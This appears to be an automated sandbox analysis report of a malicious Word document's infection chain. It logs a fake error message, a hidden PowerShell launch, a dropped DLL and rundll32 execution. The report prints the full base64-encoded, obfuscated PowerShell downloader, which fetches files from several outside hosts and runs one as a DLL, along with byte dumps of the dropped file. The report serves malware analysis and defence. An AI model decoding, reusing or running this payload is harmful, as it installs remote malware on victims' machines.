BSAGUAYwB0AE8AYABSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwBGAH AAJwArACgAJwBmAEwAJwArACcAeAA4ACcAKQArACgAJwBvACcAKwAnADAAcw AnACsAJwB6AEYAcAAnACkAKwAoACcAZgBHAHoAdABhACcAKwAnAHoAawAnAC kAKwAoACcAbABGACcAKwAnAHAAJwApACsAJwBmACcAKQAtAHIARQBwAGwAYQ BDAEUAIAAoACcARgAnACsAJwBwAGYAJwApACwAWwBDAGgAQQByAF0AOQAyAC kAKQA7ACQAUQA4ADEAQgA9ACgAJwBYACcAKwAoACcANAAnACsAJwBfAFYAJw ApACkAOwAgACQAUwA5AE4ANgA6ADoAIgBzAEUAYwB1AHIAYABpAGAAVABZAH AAUgBvAGAAVABPAGMATwBMACIAIAA9ACAAKAAnAFQAJwArACgAJwBsACcAKw AnAHMAMQAyACcAKQApADsAJABQADUANQBMAD0AKAAoACcASQAnACsAJwBfAD YAJwApACsAJwBGACcAKQA7ACQATwBsAHYAdgB3AG4ANgAgAD0AIAAoACgAJw BJACcAKwAnADEAMQAnACkAKwAnAEYAJwApADsAJABJADgAMgBPAD0AKAAnAE kAJwArACgAJwAzADQAJwArACcAUgAnACkAKQA7ACQAVQBvADcAbwBsAHUAZQ A9ACQASABPAE0ARQArACgAKAAoACcAYwBIACcAKwAnAHEAJwApACsAKAAnAE wAeAA4ACcAKwAnAG8AJwArACcAMABzACcAKQArACgAJwB6AGMASAAnACsAJw BxACcAKQArACgAJwBHAHoAdAAnACsAJwBhAHoAJwApACsAKAAnAGsAJwArAC cAbABjAEgAcQAnACkAKQAgACAALQBSAGUAcABsAEEAQwBFACAAKABbAEMASA BhAFIAXQA5ADkAKwBbAEMASABhAFIAXQA3ADIAKwBbAEMASABhAFIAXQAxAD EAMwApACwAWwBDAEgAYQBSAF0AOQAyACkAKwAkAE8AbAB2AHYAdwBuADYAKw AoACcALgBkACcAKwAnAGwAbAAnACkAOwAkAFMAXwA2AFAAPQAoACcAUgAnAC sAKAAnADUAMQAnACsAJwBOACcAKQApADsAJABHAHQAMABlAHMAMQB1AD0AKA AoACcAQQBdACcAKwAnAFsAJwArACcAcQBbAEQAJwApACsAJwA6AC8AJwArAC gAJwAvAG0AJwArACcAYQBpACcAKQArACgAJwBsAC4AJwArACcAawAnACkAKw AnAHkAbwAnACsAJwBqACcAKwAnAGkAbgAnACsAKAAnAGMAJwArACcAbwBuAG QAJwApACsAJwB1AGkAJwArACcAdAAnACsAJwBzAC4AJwArACgAJwBjAG8AbQ AvAGoAJwArACcAaABnAHUAJwArACcAbgAnACkAKwAoACcANwA1ACcAKwAnAD MAJwApACsAKAAnAC4AegBpAHAAQABBAF0AWwAnACsAJwBxAFsARAAnACsAJw A6AC8ALwAnACkAKwAnAGEAJwArACgAJwBjAGMAdQByACcAKwAnAGEAdAAnAC sAJwBlAGIAYwAnACkAKwAoACcALgBnAHIAJwArACcALwBlADAAbAB3ACcAKw AnADMAdAAuAHoAJwArACcAaQAnACkAKwAoACcAcABAACcAKwAnAEEAXQAnAC kAKwAnAFsAcQAnACsAKAAnAFsARAAnACsAJwA6ACcAKQArACgAJwAvAC8AdA B1ACcAKwAnAG0AawAnACkAKwAoACcAdQB2AC4AbwAnACsAJwByACcAKQArAC gAJwBnAC4AdAByAC8AJwArACcAegAnACsAJwBkADgAJwApACsAJwBkAHgAJw ArACgAJwBiADIAdQAnACsAJwAuAHoAaQAnACsAJwBwACcAKQArACcAQAAnAC sAKAAnAEEAJwArACcAXQBbACcAKQArACcAcQBbACcAKwAnAEQAOgAnACsAJw AvAC8AJwArACcAdAAnACsAJwBoAGUAJwArACgAJwB3ACcAKwAnAG8AcgBsAG QAbwBmAGoAYQBjACcAKwAnAG8AJwArACcAYgAuACcAKQArACcAYwAnACsAJw BvAG0AJwArACgAJwAvAGMAagBzACcAKwAnAG8AJwApACsAKAAnAG0AbABvAC cAKwAnAC4AegBpAHAAQAAnACkAKwAoACcAQQAnACsAJwBdAFsAcQAnACkAKw AnAFsAJwArACgAJwBEADoALwAnACsAJwAvACcAKQArACcAZQAtACcAKwAoAC cAbQBhAGMAbwAnACsAJwBtACcAKQArACcALgAnACsAKAAnAGMAJwArACcAbw BtAC4AJwApACsAKAAnAGIAJwArACcAcgAvAGMAbAAzACcAKQArACcANQAnAC sAKAAnAGUAMAAuAHoAaQBwACcAKwAnAEAAQQAnACsAJwBdAFsAJwApACsAJw BxAFsAJwArACgAJwBEACcAKwAnADoALwAnACkAKwAnAC8AbAAnACsAKAAnAG UAZwAnACsAJwBpACcAKwAnAG8AbgAuAHMAJwArACcAZQByACcAKwAnAGkAZQ BzAG4AJwApACsAJwBvAHcAJwArACgAJwAuAHcAZQAnACsAJwBiACcAKQArAC gAJwBzAGkAdAAnACsAJwBlACcAKQArACcALwBxACcAKwAoACcAMwAnACsAJw AzAHIAdgAnACkAKwAnADIAJwArACgAJwAuAHoAaQAnACsAJwBwACcAKQApAC 4AIgByAGUAYABwAGwAYABBAEMARQAiACgAKAAoACcAQQBdACcAKwAnAFsAJw ApACsAJwBxACcAKwAnAFsARAAnACkALAAoAFsAYQByAHIAYQB5AF0AKAAoAC cAZAAnACsAKAAnAHMAJwArACcAZQB3AGYAJwApACkALAAoACcAdwAnACsAKA AnAGUAdgB3ACcAKwAnAGUAJwApACkAKQAsACgAJwBhAGUAJwArACcAZgBmAC cAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkAKQBbADIAXQ ApAC4AIgBTAFAAbABgAGkAdAAiACgAJABLADEANwBQACAAKwAgACQAUgB6AG UAOABtAHMAMQAgACsAIAAkAEoAMgA0AEwAKQA7ACQAUAA4ADkASgA9ACgAJw BHADIAJwArACcANQBQACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQARwBoAG IAcgBjAGYAXwAgAGkAbgAgACQARwB0ADAAZQBzADEAdQApApHsAdABhAHkAew AoACYAKAAnAE4AJwArACcAZQB3AC0ATwBiAGoAZQBjACcAKwAnAHQAJwApAC AAUwBZAFMAdABlAG0ALgBuAEUAdAAuAHcARQBiAEMAbABpAEUATgBUACkALg AiAEQATwB3AGAATgBMAE8AQQBEAGYAaQBgAEwAZQAiACgAJABHAGgAYgByAG MAZgBfACwAIAAkAFUAbwA3AG8AbAB1AGUAKQA7ACQASwAxADgASwA9ACgAJw BKACcAKwAoACcANQBfACcAKwAnAFoAJwApACkAOwBJAGYAIAAoACgALgAoAC cARwBlACcAKwAnAHQALQAnACsAJwBJAHQAZQBtACcAKQAgACQAVQBvADcAbw BsAHUAZQApAC4AIgBMAGUAYABOAGcAVABoACIAIAAtAGcAZQAgADQANgAwAD kANQApACAAewAmACgAJwByAHUAJwArACcAbgBkAGwAbAAnACsAJwAzADIAJw ApACAAJABVAG8ANwBvAGwAdQBlACwAKAAoACcAUgAnACsAJwB1AG4ARAAnAC kAKwAnAGwAbAAnACkALgAiAFQAYABPAHMAVAByAGkAYABOAGcAIgAoACkAOw AkAFoANgAyAEgAPQAoACgAJwBCACcAKwAnADcAOAAnACkAKwAnAFcAJwApAD sAYgByAGUAYQBrADsAJABYADAANABMAD0AKAAoACcARQAnACsAJwAyADQAJw ApACsAJwBBACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAWgA1ADEAUwA9AC gAJwBJACcAKwAoACcAMwAnACsAJwA5AE0AJwApACkA
Imagebase:	0x49f30000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2384 Parent PID: 952

General

Start time:	02:32:36
Start date:	14/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff830000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2520 Parent PID: 952

General

Start time:	02:32:37
Start date:	14/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -w hidden -enc UwBlAFQALQBpAHQARQBtACAAdgBhAFIASQBhAEIA bABFADoAdwAyAEgAQwAgACgAWwB0AHkAUABFAF0AKAAiAHsAMAB9AHsAMgB9 AHsAMwB9AHsAMQB9ACIAIAAtAGYAJwBzAHkAUwB0ACcALAAnAHIARQBDAHQA bwBSAHkAJwAsACcAZQBNAC4AaQBvAC4AJwAsACcARABpACcAKQAgACkAIAAg ADsAIAAgACAAcwBFAHQALQBpAHQAZQBtACAAKAAiAFYAQQByAGkAYQAiACsA IgBiAGwAZQA6ACIAKwAiAHMAIgArACIAOQBuADYAIgApACAAKAAgAFsAdAB5 AHAAZQBdACgAIgB7ADQAfQB7ADAAfQB7ADcAfQB7ADUAfQB7ADgAfQB7ADMA fQB7ADYAfQB7ADIAfQB7ADEAfQAiAC0AZgAgACcAcwBUAEUAbQAuAG4AJwAs ACcARQBSACcALAAnAG4AYQBnACcALAAnAGkAYwAnACwAJwBTAHkAJwAsACcA LgAnACwAJwBFAFAAbwBpAE4AdABtAGEAJwAsACcARQBUACcALAAnAFMAZQBy AHYAJwApACAAIAApADsAIAAkAFIAegBlADgAbQBzADEAPQAkAEwAXwA3AEYA IAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAFoANAAwAEoAOwAk AFUANQAxAEIAPQAoACgAJwBJACcAKwAnADgANgAnACkAKwAnAFkAJwApADsA IAAkAHcAMgBoAEMAOgA6ACIAYwByAEUAYQB0AGAAZQBEAGkAYABSAGUAYwB0 AE8AYABSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwBGAHAAJwArACgA JwBmAEwAJwArACcAeAA4ACcAKQArACgAJwBvACcAKwAnADAAcwAnACsAJwB6 AEYAcAAnACkAKwAoACcAZgBHAHoAdABhACcAKwAnAHoAawAnACkAKwAoACcA bABGACcAKwAnAHAAJwApACsAJwBmACcAKQAtAHIARQBwAGwAYQBDAEUAIAAo ACcARgAnACsAJwBwAGYAJwApACwAWwBDAGgAQQByAF0AOQAyACkAKQA7ACQA UQA4ADEAQgA9ACgAJwBYACcAKwAoACcANAAnACsAJwBfAFYAJwApACkAOwAg ACQAUwA5AE4ANgA6ADoAIgBzAEUAYwB1AHIAYABpAGAAVABZAHAAUgBvAGAA VABPAGMATwBMACIAIAA9ACAAKAAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAy ACcAKQApADsAJABQADUANQBMAD0AKAAoACcASQAnACsAJwBfADYAJwApACsA JwBGACcAKQA7ACQATwBsAHYAdgB3AG4ANgAgAD0AIAAoACgAJwBJACcAKwAn ADEAMQAnACkAKwAnAEYAJwApADsAJABJADgAMgBPAD0AKAAnAEkAJwArACgA JwAzADQAJwArACcAUgAnACkAKQA7ACQAVQBvADcAbwBsAHUAZQA9ACQASABP AE0ARQArACgAKAAoACcAYwBIACcAKwAnAHEAJwApACsAKAAnAEwAeAA4ACcA KwAnAG8AJwArACcAMABzACcAKQArACgAJwB6AGMASAAnACsAJwBxACcAKQAr ACgAJwBHAHoAdAAnACsAJwBhAHoAJwApACsAKAAnAGsAJwArACcAbABjAEgA cQAnACkAKQAgACAALQBSAGUAcABsAEEAQwBFACAAKABbAEMASABhAFIAXQA5 ADkAKwBbAEMASABhAFIAXQA3ADIAKwBbAEMASABhAFIAXQAxADEAMwApACwA WwBDAEgAYQBSAF0AOQAyACkAKwAkAE8AbAB2AHYAdwBuADYAKwAoACcALgBk ACcAKwAnAGwAbAAnACkAOwAkAFMAXwA2AFAAPQAoACcAUgAnACsAKAAnADUA MQAnACsAJwBOACcAKQApADsAJABHAHQAMABlAHMAMQB1AD0AKAAoACcAQQBd ACcAKwAnAFsAJwArACcAcQBbAEQAJwApACsAJwA6AC8AJwArACgAJwAvAG0A JwArACcAYQBpACcAKQArACgAJwBsAC4AJwArACcAawAnACkAKwAnAHkAbwAn ACsAJwBqACcAKwAnAGkAbgAnACsAKAAnAGMAJwArACcAbwBuAGQAJwApACsA JwB1AGkAJwArACcAdAAnACsAJwBzAC4AJwArACgAJwBjAG8AbQAvAGoAJwAr ACcAaABnAHUAJwArACcAbgAnACkAKwAoACcANwA1ACcAKwAnADMAJwApACsA KAAnAC4AegBpAHAAQABBAF0AWwAnACsAJwBxAFsARAAnACsAJwA6AC8ALwAn ACkAKwAnAGEAJwArACgAJwBjAGMAdQByACcAKwAnAGEAdAAnACsAJwBlAGIA YwAnACkAKwAoACcALgBnAHIAJwArACcALwBlADAAbAB3ACcAKwAnADMAdAAu AHoAJwArACcAaQAnACkAKwAoACcAcABAACcAKwAnAEEAXQAnACkAKwAnAFsA cQAnACsAKAAnAFsARAAnACsAJwA6ACcAKQArACgAJwAvAC8AdAB1ACcAKwAn AG0AawAnACkAKwAoACcAdQB2AC4AbwAnACsAJwByACcAKQArACgAJwBnAC4A dAByAC8AJwArACcAegAnACsAJwBkADgAJwApACsAJwBkAHgAJwArACgAJwBi ADIAdQAnACsAJwAuAHoAaQAnACsAJwBwACcAKQArACcAQAAnACsAKAAnAEEA JwArACcAXQBbACcAKQArACcAcQBbACcAKwAnAEQAOgAnACsAJwAvAC8AJwAr ACcAdAAnACsAJwBoAGUAJwArACgAJwB3ACcAKwAnAG8AcgBsAGQAbwBmAGoA YQBjACcAKwAnAG8AJwArACcAYgAuACcAKQArACcAYwAnACsAJwBvAG0AJwAr ACgAJwAvAGMAagBzACcAKwAnAG8AJwApACsAKAAnAG0AbABvACcAKwAnAC4A egBpAHAAQAAnACkAKwAoACcAQQAnACsAJwBdAFsAcQAnACkAKwAnAFsAJwAr ACgAJwBEADoALwAnACsAJwAvACcAKQArACcAZQAtACcAKwAoACcAbQBhAGMA bwAnACsAJwBtACcAKQArACcALgAnACsAKAAnAGMAJwArACcAbwBtAC4AJwAp ACsAKAAnAGIAJwArACcAcgAvAGMAbAAzACcAKQArACcANQAnACsAKAAnAGUA MAAuAHoAaQBwACcAKwAnAEAAQQAnACsAJwBdAFsAJwApACsAJwBxAFsAJwAr ACgAJwBEACcAKwAnADoALwAnACkAKwAnAC8AbAAnACsAKAAnAGUAZwAnACsA JwBpACcAKwAnAG8AbgAuAHMAJwArACcAZQByACcAKwAnAGkAZQBzAG4AJwAp ACsAJwBvAHcAJwArACgAJwAuAHcAZQAnACsAJwBiACcAKQArACgAJwBzAGkA dAAnACsAJwBlACcAKQArACcALwBxACcAKwAoACcAMwAnACsAJwAzAHIAdgAn ACkAKwAnADIAJwArACgAJwAuAHoAaQAnACsAJwBwACcAKQApAC4AIgByAGUA YABwAGwAYABBAEMARQAiACgAKAAoACcAQQBdACcAKwAnAFsAJwApACsAJwBx ACcAKwAnAFsARAAnACkALAAoAFsAYQByAHIAYQB5AF0AKAAoACcAZAAnACsA KAAnAHMAJwArACcAZQB3AGYAJwApACkALAAoACcAdwAnACsAKAAnAGUAdgB3 ACcAKwAnAGUAJwApACkAKQAsACgAJwBhAGUAJwArACcAZgBmACcAKQAsACgA KAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkAKQBbADIAXQApAC4AIgBT AFAAbABgAGkAdAAiACgAJABLADEANwBQACAAKwAgACQAUgB6AGUAOABtAHMA MQAgACsAIAAkAEoAMgA0AEwAKQA7ACQAUAA4ADkASgA9ACgAJwBHADIAJwAr ACcANQBQACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQARwBoAGIAcgBjAGYA XwAgAGkAbgAgACQARwB0ADAAZQBzADEAdQApAHsAdAByAHkAewAoACYAKAAn AE4AJwArACcAZQB3AC0ATwBiAGoAZQBjACcAKwAnAHQAJwApACAAUwBZAFMA dABlAG0ALgBuAEUAdAAuAHcARQBiAEMAbABpAEUATgBUACkALgAiAEQATwB3 AGAATgBMAE8AQQBEAGYAaQBgAEwAZQAiACgAJABHAGgAYgByAGMAZgBfACwA IAAkAFUAbwA3AG8AbAB1AGUAKQA7ACQASwAxADgASwA9ACgAJwBKACcAKwAo ACcANQBfACcAKwAnAFoAJwApACkAOwBJAGYAIAAoACgALgAoACcARwBlACcA KwAnAHQALQAnACsAJwBJAHQAZQBtACcAKQAgACQAVQBvADcAbwBsAHUAZQAp AC4AIgBMAGUAYABOAGcAVABoACIAIAAtAGcAZQAgADQANgAwADkANQApACAA ewAmACgAJwByAHUAJwArACcAbgBkAGwAbAAnACsAJwAzADIAJwApACAAJABV AG8ANwBvAGwAdQBlACwAKAAoACcAUgAnACsAJwB1AG4ARAAnACkAKwAnAGwA bAAnACkALgAiAFQAYABPAHMAVAByAGkAYABOAGcAIgAoACkAOwAkAFoANgAy AEgAPQAoACgAJwBCACcAKwAnADcAOAAnACkAKwAnAFcAJwApADsAYgByAGUA YQBrADsAJABYADAANABMAD0AKAAoACcARQAnACsAJwAyADQAJwApACsAJwBB ACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAWgA1ADEAUwA9ACgAJwBJACcA KwAoACcAMwAnACsAJwA5AE0AJwApACkA
Imagebase:	0x13fa90000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Lx8o0sz	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE823BEC7	CreateDirectoryW
C:\Users\user\Lx8o0sz\Gztazkl	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE823BEC7	CreateDirectoryW
C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE823BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Lx8o0sz\Gztazkl\l11F.dll	unknown	9089	10 8b 0d c4 7c 00 10 89 0d 84 7c 00 10 8b 15 40 7c 00 10 89 15 44 7c 00 10 c7 05 50 7c 00 10 be ac 00 00 a1 50 7c 00 10 8b 0d 84 7c 00 10 8d 94 01 b0 bf 03 00 89 15 50 7c 00 10 a1 50 7c 00 10 2d be ac 00 00 a3 50 7c 00 10 c7 05 64 7c 00 10 00 00 00 00 8b 0d 64 7c 00 10 89 0d 68 7c 00 10 c7 05 60 7c 00 10 0c 00 00 00 5d c3 cc cc cc cc 55 8b ec 51 a1 58 7c 00 10 89 45 fc 8b 65 fc 58 8b e8 a1 74 7c 00 10 50 a1 4c 7c 00 10 50 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b d2 8b 15 50 7c 00 10 52 c3 8b e5 5d c3 cc cc cc cc cc cc cc cc cc 55 8b ec 5d c3 cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 83 ec 08 8b 55 08 89 15 74 7c 00 10 89 2d 58 7c 00 10 a1 30 60 00 10 50 ff 15 48 6a	....|.....|....@|....D|....P|. ......P|.....|..........P|...P|..- .....P|....d|........d|.. ..h|....`|.....]|.....U..Q.X|. ..E..e.X...t|..P.L|..P..... ..... ..........P|..R...]|.........U. .]|.....U.....U...t|...- X|...0`..P..Hj	success or wait	14	7FEE823BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE80A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE80A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE81CA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE823BEC7	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE81969DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE81969DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE823BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE823BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2532 Parent PID: 2520

General

Start time:	02:32:41
Start date:	14/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll RunDll
Imagebase:	0xffb50000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll	unknown	64	success or wait	1	FFB527D0	ReadFile
C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll	unknown	264	success or wait	1	FFB5281C	ReadFile

Analysis Process: rundll32.exe PID: 2556 Parent PID: 2532

General

Start time:	02:32:42
Start date:	14/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll RunDll
Imagebase:	0xcf0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis